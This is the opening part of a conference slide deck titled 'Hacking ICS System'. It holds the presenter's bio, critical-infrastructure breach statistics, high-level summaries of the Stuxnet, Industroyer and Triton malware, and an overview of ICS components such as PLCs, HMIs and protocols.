

**Omar Morando**

Head of OT Cybersecurity & Innovation Lab

# HACKING ICS SYSTEM

How to break Modbus/TCP & cause a DoS of PLC

# \$ whoami

me@omarmorando.com

<https://omarmorando.com>

<https://twitter.com/OmarMorando>

<https://www.linkedin.com/in/omorando>

UniGE, SUPSI, CSET, E-Tech, HackInBo, BSides (Rome, Budapest, Athens, Milan)

Omar Morando

Cyber skills

Programming

Work & Experience

Creator of SCADAsploit

OT (IEC-62443), Automotive (ISO-21434)  
Training: advanced OT & secure PLC

Pentester OT. Security researcher.  
Network & binary exploitation,  
mostly targeting SCADA/PLC

C/C++, Python, C#, Ruby, Go

Embedded systems with RTOS.  
Framework: Qt/QML, PyQt, ImGUI

@Sababa Security  
(1.5 years)

OT Cybersecurity  
Consultant (12 years)

@Progea - Emerson  
(2 years)

@Schneider Electric  
(15 years)

@Comau  
(3 years)

Head of OT Cybersecurity  
& Innovation Lab

Automotive Cybersecurity  
Specialist - @CNH Iveco

OT Business Developer

OT Group Product Manager

SCADA Software Engineer

CTO

Security researcher  
@Schneider Electric

OT Product Manager

Adversary Cybersecurity  
Director

R&D UAV Systems  
@DigiSky

SCADA Software Engineer

# Why are ICS systems being attacked?



# ICS SECURITY CHALLENGES

- Critical infrastructure as a target: energy, telecommunications, transport, water and critical manufacturing sectors.
- **2022 IBM Cost of a Data Breach Report**: nearly 80% of the analysed critical infrastructure organizations do not adopt zero-trust strategies, with average breach costs rising to **\$5.4 million**.
- 28% of the breaches were **ransomware or destructive attacks**.



Cyber  
threats



Digital  
transformation




Compliance

# THE FIRST SERIOUS ATTACK

**Stuxnet** is a malware discovered in 2010, created by a government agency to sabotage Iran's Natanz nuclear power plant.

- It exploited 4 vulns 0-day Windows to propagate in Siemens S7-300 PLCs.
  - No plant anomalies were displayed on the SCADA systems.
  - It altered the rotation speed of the centrifuges up to the resonant frequency, resulting in mechanical failure.
  - It unintentionally spread to Japan, the US and Europe.




# THE FIRST SERIOUS ATTACK

Stuxnet consists of three modules:

- 1.a worm that executes routines related to the main attack payload
- 2.a shortcut file that automatically propagates the worm
- 3.a rootkit to hide malicious files and processes.

The Step 7 software uses the **s7otbxidx.dll** library to communicate with the PLC.


Eg. if a block of code has to be read by the PLC the **s7blk\_read** routine is called.



# THE FIRST SERIOUS ATTACK

Stuxnet replaced the s7otbxidx.dll library, which STEP7 uses to access a PLC, with a malicious version using the "reflective DLL loading" technique.


This allowed attackers to inject their malicious code into the target controller.



# THE FIRST SERIOUS ATTACK

Stuxnet replaced the s7otbxidx.dll library, which STEP7 uses to access a PLC, with a malicious version using the "reflective DLL loading" technique.

This allowed attackers to inject their malicious code into the target controller.




# INDUSTROYER: CRITICAL INFRASTRUCTURE

Industroyer is a malware by Sandworm APT for critical electrical distribution infrastructures.

- First attack 12/2016 against power plants in Ukraine.
- It takes control of switches of the electrical substations and of the automatic protection relays.
- It uses **IEC 60870-5-101**, **IEC 60870-5-104**, **IEC 61850** and **OPC DA** protocols also found in transportation control, water and gas, critical manufacturing.

Industroyer.V2 new variant dated 04/12/2022:

- It is autonomous, simplifies the implementation of the attack with better identification of targets.




Industroyer.V2 reloaded


# TRITON

Triton is a malware to specifically attack Triconex Safety Instrumented System (SIS) controllers for emergency shutdown in industrial processes.

- It can prevent the emergency from being activated with even catastrophic consequences.
- The attackers gain control of the Engineering Station SIS.



# AND IN 2022?



# What's in an ICS system?



# WHAT'S IN AN ICS SYSTEM?



## Sensors

they carry out measurements of physical quantities on the system in question.



## Actuators

they act directly in the production chain by handling or processing the product.



## Microcontrollers or PLC

they detect data from the sensors, operate the actuators, store the measured values in a local memory, communicate with other devices (e.g. PLC, HMI, SCADA, data logger).



## HMI

it communicates with the local PLC and allows the operator to view and enter data and commands.



## Communication protocols

the "language" with which devices communicate with each other. 150+ proprietary.



## Telecommunication systems

a network of computers or serial lines, based on cables or radios.

